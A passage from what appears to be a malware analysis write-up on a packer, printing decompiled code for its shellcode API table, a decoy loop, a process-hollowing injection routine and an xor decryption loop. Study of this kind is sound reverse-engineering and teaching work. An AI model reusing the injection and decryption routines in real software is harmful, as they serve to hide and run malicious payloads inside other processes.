struct SHELLCODE
{
  PVOID (__stdcall *pLoadLibraryA)(LPCSTR);
  PVOID (__stdcall *pGetProcAddress)(HMODULE, LPSTR);
  char notused;
  PVOID ScOffset;
  PVOID LoadLibraryA;
  PVOID MessageBoxA;
  PVOID GetMessageExtraInfo;
  PVOID hKernel32;
  PVOID WinExec;
  PVOID CreateFileA;
  PVOID WriteFile;
  PVOID CloseHandle;
  PVOID CreateProcessA;
  PVOID GetThreadContext;
  PVOID VirtualAlloc;
  PVOID VirtualAllocEx;
  PVOID VirtualFree;
  PVOID ReadProcessMemory;
  PVOID WriteProcessMemory;
  PVOID SetThreadContext;
  PVOID ResumeThread;
  PVOID WaitForSingleObject;
  PVOID GetModuleFileNameA;
  PVOID GetCommandLineA;
  PVOID RegisterClassExA;
  PVOID CreateWindowA;
  PVOID PostMessageA;
  PVOID GetMessageA;
  PVOID DefWindowProcA;
  PVOID GetFileAttributesA;
  PVOID hNtdll;
  PVOID NtUnmapViewOfSection;
  PVOID NtWriteVirtualMemory;
  PVOID GetStartupInfoA;
  PVOID VirtualProtectEx;
  PVOID ExitProcess;
};
```

Interestingly, the stack string trick is different from the first stage



Fake loop once, fake loop forever

At this rate now, you understood, that almost everything is a lie in this packer. We have another perfect example here, with a fake loop consisting of checking a non-existent file attribute where in the reality, the variable “j” is the only one that have a sense.

```
void __cdecl _Inject(SC *sc)
{
  LPSTRING lpFileName; // [esp+0h] [ebp-14h]
  char magic[8];
  unsigned int j;
  int i;

  strcpy(magic, "apfHQ");
  j = 0;
  i = 0;
  while ( i != 111 )
  {
    lpFileName = (sc->GetFileAttributesA)(magic);
    if ( j > 1 && lpFileName != 0x637ADF )
    {
      i = 111;
      SetupInject(sc);
    }
    ++j;
  }
}
```

Good ol’ remote thread hijacking

Then entering into the Inject setup function, no need much to say, the remote thread hijacking trick is used for executing the final payload.

```
  ScOffset = sc->ScOffset;
  pNtHeader = (ScOffset->e_lfanew + sc->ScOffset);
  lpApplicationName = (sc->VirtualAlloc)(0, 0x2800, 0x1000, 4);
  status = (sc->GetModuleFileNameA)(0, lpApplicationName, 0x2800);

  if ( pNtHeader->Signature == 0x4550 ) // "PE"
  {
    (sc->GetStartupInfoA)(&lpStartupInfo);
    lpCommandLine = (sc->GetCommandLineA)(0, 0, 0, 0x8000004, 0, 0, &lpStartupInfo,
&lpProcessInformation);
    status = (sc->CreateProcessA)(lpApplicationName, lpCommandLine);
    if ( status )
    {
      (sc->VirtualFree)(lpApplicationName, 0, 0x8000);
      lpContext = (sc->VirtualAlloc)(0, 4, 4096, 4);
      lpContext->ContextFlags = &loc_10005 + 2;
      status = (sc->GetThreadContext)(lpProcessInformation.hThread, lpContext);
      if ( status )
      {
        (sc->ReadProcessMemory)(lpProcessInformation.hProcess, lpContext->Ebx + 8,
&BaseAddress, 4, 0);
        if ( BaseAddress == pNtHeader->OptionalHeader.ImageBase )
          (sc->NtUnmapViewOfSection)(lpProcessInformation.hProcess, BaseAddress);
        lpBaseAddress = (sc->VirtualAllocEx)(
                          lpProcessInformation.hProcess,
                          pNtHeader->OptionalHeader.ImageBase,
                          pNtHeader->OptionalHeader.SizeOfImage,
                          0x3000,
                          0x40);
        (sc->NtWriteVirtualMemory)(
          lpProcessInformation.hProcess,
          lpBaseAddress,
          sc->ScOffset,
          pNtHeader->OptionalHeader.SizeOfHeaders,
          0);
        for ( i = 0; i < pNtHeader->FileHeader.NumberOfSections; ++i )
        {
          Section = (ScOffset->e_lfanew + sc->ScOffset + 40 * i + 248);
          (sc->NtWriteVirtualMemory)(
            lpProcessInformation.hProcess,
            Section[1].Size + lpBaseAddress,
            Section[2].Size + sc->ScOffset,
            Section[2].VirtualAddress,
            0);
        }
        (sc->WriteProcessMemory)(
          lpProcessInformation.hProcess,
          lpContext->Ebx + 8,
          &pNtHeader->OptionalHeader.ImageBase,
          4,
          0);
        lpContext->Eax = pNtHeader->OptionalHeader.AddressOfEntryPoint +
lpBaseAddress;
        (sc->SetThreadContext)(lpProcessInformation.hThread, lpContext);
        (sc->ResumeThread)(lpProcessInformation.hThread);
```

```
        (sc->CloseHandle)(lpProcessInformation.hThread);
        (sc->CloseHandle)(lpProcessInformation.hProcess);
        status = (sc->ExitProcess)(0);
      }
    }
  }
```

Same but different, but still the same

As explained at the beginning, whenever you have reversed this packer, you understand that the core is pretty similar every-time. It took only few seconds, to breakpoints at specific places to reach the shellcode stage(s).

```
lpAddress = LocalAlloc(0, dwSize);
for ( i = 0; i < dwSize; ++i )
{
  *((_BYTE *)lpAddress + i) = *(_BYTE *)(dword_473A98 + i + 21);
  if ( dwSize == 515 )
    dword_46B390 = 6516;
}
hNamedPipe = 64;
lstrcatW(String1, L"kernel32.dll");
GetModuleHandleW(String1);
VirtualProtect(lpAddress, dwSize, 0x40u, &flOldProtect);
v1 = dwSize;
v2 = lpAddress;
v3 = dwSize;
```

Identifying core pattern (LocalAlloc, Module Handle and VirtualProtect)

The funny is on the decryption used now in the first stage, it’s the exact copy pasta from the shellcode side.

```
for ( i = 0; i < a1; ++i )
{
  result = 0x343FD * dword_46B37C + 0x269EC3;
  dword_46B37C = result;
  *(shellcode + i) ^= BYTE2(result);
  if ( a1 == 25 )
  {
    LCMapStringW(0, 0, 0, 0, DestStr, 0);
    result = GetLocaleInfoW(0, 0, 0, 0);
  }
}
```

TEA decryption replaced with rand() + xor like the first shellcode stage

At the start of the second stage, there is not so much to say that the instructions are almost identical

Shellcode n°1 is identical into two different campaign waves

It seems that the second shellcode changed few hours ago (at the date of this paper), so let’s see if other are motivated to make their own analysis of it

Conclusion

Well well, it’s cool sometimes to deal with something easy but efficient. It has indeed surprised me to see that the core is identical over the time but I insist this packer ***is really awesome for training and teaching someone into malware/reverse engineering***.

Well, now it’s time to go serious for the next release 🙂

Stay safe in those weird times o/